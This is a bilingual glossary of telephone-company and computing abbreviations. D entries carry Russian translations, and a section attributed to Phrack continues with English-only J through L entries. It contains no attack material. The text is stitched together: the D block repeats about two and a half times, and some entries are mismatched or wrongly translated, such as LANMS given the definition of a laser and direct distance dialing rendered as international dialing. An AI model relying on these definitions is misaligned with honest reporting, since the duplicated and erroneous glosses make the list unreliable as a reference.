DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров

DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый

D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения

DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных

DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных

DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор

DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения

DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать

DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта

DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий

DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи

DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных

DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system

DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер

DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток

DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC

DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT

DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи

DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение

DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами

DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить

DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных

DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатуры. Часть III

Автор: редакция Phrack

Словарь аббревиатур (буквы J–M)

Ниже приведён продолжающийся справочник телекоммуникационных, вычислительных и административных аббревиатур, применявшихся в индустрии в период выхода журнала. Сохранены оригинальные обозначения и расшифровки.

J	Enter centrex (CTX) or multiline hunt group (MLHG) number
JAD	Joint application design
JAM	Jumper activity management
JCL	Job control language
JDC	Japan digital cellular
JDC	Job duties code
JDI	Job disposition indicator
JDIP	Jmos/dopac interface process (comptroller system)
JE	Job evaluation
JEC	Journal entity code
JES	Job entry subsystem (IBM)
JES	Job entry system
JES 2	Job entry system 2 (IBM)
JES 3	Job entry system 3 (IBM)
JET	BTL TIRKS jumper evaluation technique
JFC	Job function code
JGF	Junctor grouping frame
JIB	Job information block (VMS)
JIM	Job information memorandum
JIS	Jurisdictional interstate services
JK	Jack
JKLAP	Jack/key/and lamp access panel
JL	Jumper length
JMOS	Job management operations system
JMOS/PT	JMOS/pricer-tracker
JMOS/RPTS	JMOS reports
JMOSCA	Jmos contract administration
JMX	Jumbogroup multiplex
JOSS	Job order status system (distribution services system)
JOSSVM	Job order status system/VM
JOVIAL	Jule's own version of the international algebraic language
JP71	Joint practice 71
JP80	Joint practice 80
JPH	Jumper placement history
JSC	Job status code
JSN	Junction switch number
JSW	Junctor switch
JTR	Jitter
JTRS	JMOS trouble reporting system (distribution services system)
JUICE	JMOS user input card entry (distribution services system)
K	DACS-SRDC
K	Equipment frame designation
K	Kilobit
KBPS	Kilobits per second
KCA	Key contributor award
KCO	Keep cost order
KD	Keyboard display
KDROP	Key display receive only printer
KDT	Keyboard display terminal
KERMIT	Kermit
KEY	Stop hunt or random make busy hunting
KFT	Kilofeet
KHZ	Kilo-hertz

KHZ	Kilohertz
KITSKOTS	Kansas inward toll service/Kansas outward toll service
KOHM	Kilohms
KOP	Thousands of operations per second
KP	Key pulse
KPR	Killer pair report
KSDS	Key sequence data set (IBM)
KSM	Create a transaction mask
KSR	Keyboard send-receive
KSU	Key service unit
KTA	Korea telecommunication authority (ROK)
KTS	Key telephone set
KTS	Key telephone system
KW	Keyword
L	Shift preference (if any) for this work to be performed.
L/AOS	Legal/advanced office system
L2DOWN	Level 2 is inoperable.
L2QLTY	Poor level 2 transmission quality.
L3-ERC	Layer 3 error control (IOS)
L3M	Layer 3 mgr. (IOS)
LA	Local area data channel INTER/TRA blocal 1-26
LA	Loop assignment
LAC	LAN application controller
LAC	Loop assignment center
LAD	Label definition
LAD	Loop activity data
LADS	Local area data service
LADT	Local access data transport
LADT	Local area data transport
LAI	Line equipment assignment inquiry
LAIS	Local automatic intercept system
LAJMS	Ledger and journal maintenance system
LAMA	Local automatic message accounting
LAMA-C	Computerized local AMA for No. 5 crossbar
LAN	Local area network
LANMS	Light amplified by stimulated emission of radiation
LAP	Link access protocol
LAPB	(LAP-B) link access procedure of balanced mode
LAPD	(LAP-D) link access procedure of D-channels
LAPD	Link access procedure on the D channel
LAPM	(LAP-M) link access protocol for modems
LAPX	Lapb extended (t.71)
LARG	Lidb access routing guide
LASS	Local alarm scanning system
LASS	Local area signaling service
LAT	Local access termianl (RMS-D1)
LATA	Local access and transport area
LATA	Local access and transport areas
LATA	Local access transport area
LATIS	Loop activity tracking information system
LATIS I/F	Loop activity tracking information system interface
LATIS/INPUT	Locally developed program used to input to the latis system
LB	Voice-non switched line-service code for LATA access
LBBD	Loopback B1
LBI	Load balance index
LBK	Loop test (SARTS command)
LBK	Loopback
LBL	Online tape label printing
LBNCGI	LIDB BNS message with call gapping indicator present
LBNGM	LIDB BNS garbled message
LBNMGM	LIDB BNS return value missing group or misrouted
LBNNAN	LIDB BNS return value no translation for an address of such nature
LBNNCG	LIDB BNS return value network congestion
LBNNFL	LIDB BNS return value network failure
LBNNPG	LIDB BNS return value nonparticipating group
LBNNSA	LIDB BNS return value no translation for this specific address
LBNREJ	LIDB BNS reject message received
LBNSCG	LIDB BNS return value subsystem congestion
LBNSFL	LIDB BNS return value subsystem failure
LBNTO	LIDB BNS message missed because of timeout

LBNUP	LIDB BNS message with unexpected reply
LBNUUR	LIDB BNS return value unequipped user
LBO	Line buildout
LBP	Load balance parameters
LBR	Large business remote
LBRV	Low bit rate voice
LBS	Land and building system
LBS	Load balance system
LBS	Load balance system (BTL) module of tnds
LBST	Loopback device signature table
LBU	Loopback devices signature table
LBU	Loopback unit
LBn	Loopback channel bn request (command in IOM2 monitor and EOC)
LC	Line card
LC	Line count
LC	Output line count
LC	Pending service order count
LC	Voice-switched line-service code for LATA access
LCAMOS	Loop cable administration and maintenance operations system (predictor)
LCC	Line class code
LCCIS	Local common channel interoffice signaling
LCCL	Line card cable
LCCLN	Line card cable narrative
LCD	List cable summary
LCDCGI	LIDB CCRD message with call gapping indicator present
LCDGM	LIDB CCRD garbled message
LCDMGM	LIDB CCRD return value missing group or misrouted
LCDN	Last called directory number
LCDNAN	LIDB CCRD return value no translation for an address of such nature
LCDNCG	LIDB CCRD return value network congestion
LCDNFL	LIDB CCRD return value network failure
LCDNPG	LIDB CCRD return value nonparticipating group
LCDNSA	LIDB CCRD return value no translation for this specific address
LCDR	Local call detail recording
LCDREJ	LIDB CCRD reject message received
LCDSCG	LIDB CCRD return value subsystem congestion
LCDSFL	LIDB CCRD return value subsystem failure
LCDTO	LIDB CCRD message missed because of timeout
LCDUP	LIDB CCRD message with unexpected reply
LCDUUR	LIDB CCRD return value unequipped user
LCE	Line concentrating equipment frame
LCEN	Line card equipment number
LCI	LAN CPU interface
LCIE	Lightguide cable interconnection equipment
LCLOC	Line card location
LCM	Line concentrating module
LCMC	Line concentrating controller module
LCN	Logical channel number
LCN	Logical channel numbers
LCOS	Line Class of service (GTE)
LCP	Language conversion program
LCP	List cable pairs
LCR	Least cost routing
LCR	Line concentration ratio
LCRMKR	Line card remarks
LCS.MIT.EDU	Telecomm digest archive site on the Internet
LCS7	Link controller for signaling system No.7
LCSE	Line card service and equipment
LCSEN	Line card service and equipment narrative
LD	Load
LD	Loading division
LD	Long distance
LD	Voice switched trunk-service code for LATA access
LDBM	Listing data base maintenance
LDES	Long distance experimental schedule
LDM	Logical data model
LDMTS	Long distance message telecommunications service
LDN	Listed directory number
LDS	Local digital switch
LDSU2	Local digital service unit - model 2

LDT	Local display terminal
LDU	Long distance usage analysis
LE	Leading edge (bsp)
LE	Line equipment
LE	Local exchange (contains D-CTL)
LE	Voice and tone-radio landline-service code for LATA access
LEAD	Loop engineering assignment data
LEAP	System testing tool to simulate multiple 3270 users
LEAS	Lata equal access system
LEC	Local exchange carrier
LED	Last entry data
LED	Light emitting diode
LED	Light-emitting diode
LEE	Nac related line equipment transfer order establishment
LEFTS	Loop electronic forecasting and tracking system
LEG	Customer training file
LEIM	Loop electronic inventory module
LEIM	Loop electronics inventory module
LEIS	Loop engineering information system (applications)
LEN	Line equipment number
LENCL	Line equipment number class
LENG	Length
LERG	Local exchange routing guide
LET	Line equipment transfers
LETS	Law enforcement teletypewriter service
LEV	Level
LEW	Line equipment transfer withdrawal
LF	Data low-speed-service code for LATA access
LF	Lease file
LF	Line Finder
LF	Line feed
LF	Line finder
LF	Load factor
LF	Low frequance
LFACS	Loop facilities assignment and control system
LFACS	Loop facility assignment and control system
LFC	Load factor calculation
LFR	Line failure report
LFRC	Local field reporting code
LG	Basic data-service code for LATA access
LGC	Line group controller
LGN	List hunt groups
LH	Line hunting (i.252 f)
LH	Voice and data-psn access trunk-service code for LATA access
LI	Length indicator (SS7)
LI	Link interface
LIB	Line interface board
LIDB	Line information data base
LIDB	Line information database
LIE	Left in equipment
LIFECOST	Life cycle cost system
LIFO	Last in
LIJ	Left In Jumper
LIM	Less than the specified number of pairs
LIN	Line
LIN	Transmit alit data to COSMOS
LINCS	Lan integrated network communications system
LINIS	Line and number inventory system
LINK	Loop interface network
LINK1	The basic rate interface transmission extension (BRITE) link one is down
LINK2	The BRITE link two is down.
LINK3	The BRITE link three is down.
LINK4	The BRITE link four is down.
LINK5	The BRITE link five is down.
LINK6	The BRITE link six is down.
LIS	Library information system
LIST	Listen
LIT	Line insulation test
LIT	Line insulation testing parameters
LIU	Lats interface unit

LIU	Line interface unit
LIU	Line user interface
LJ	Voice and data ssn access-service code for LATA access
LK	Voice and data-ssn-intermachine trunk-service code for LATA access
LKNODE	Link node
LL	Logical link
LL	Long distance terminal line INTER/TRA blocal 1-26
LL	Long lines
LLC	Line load control
LLC	Low level controller sipx6100
LLD	Low level device drivers (IOS)
LLDB	Location life data base
LLF	Line link frame
LLID	Ll identifier
LLL	Last look logic
LLN	Line link network
LLN	Line link network (ess)
LLP	Link layer protocol (lapd)
LLS	Local Line Switch (GTE)
LME	Line module equipment
LMMS	Local message metering system
LMOS	Loop maintenance operations system
LMOS	Loop maintenance operations systemr
LMOS F/E	Loop maintenance operations system front end
LMOS HOST	Loop maintenance operations system host
LMOS I/F	Loop maintenance operating system interface
LMS	Litigation management system
LMS	Loop maintenance system
LMS/TUM	Local measuring system/temporary usage measurement
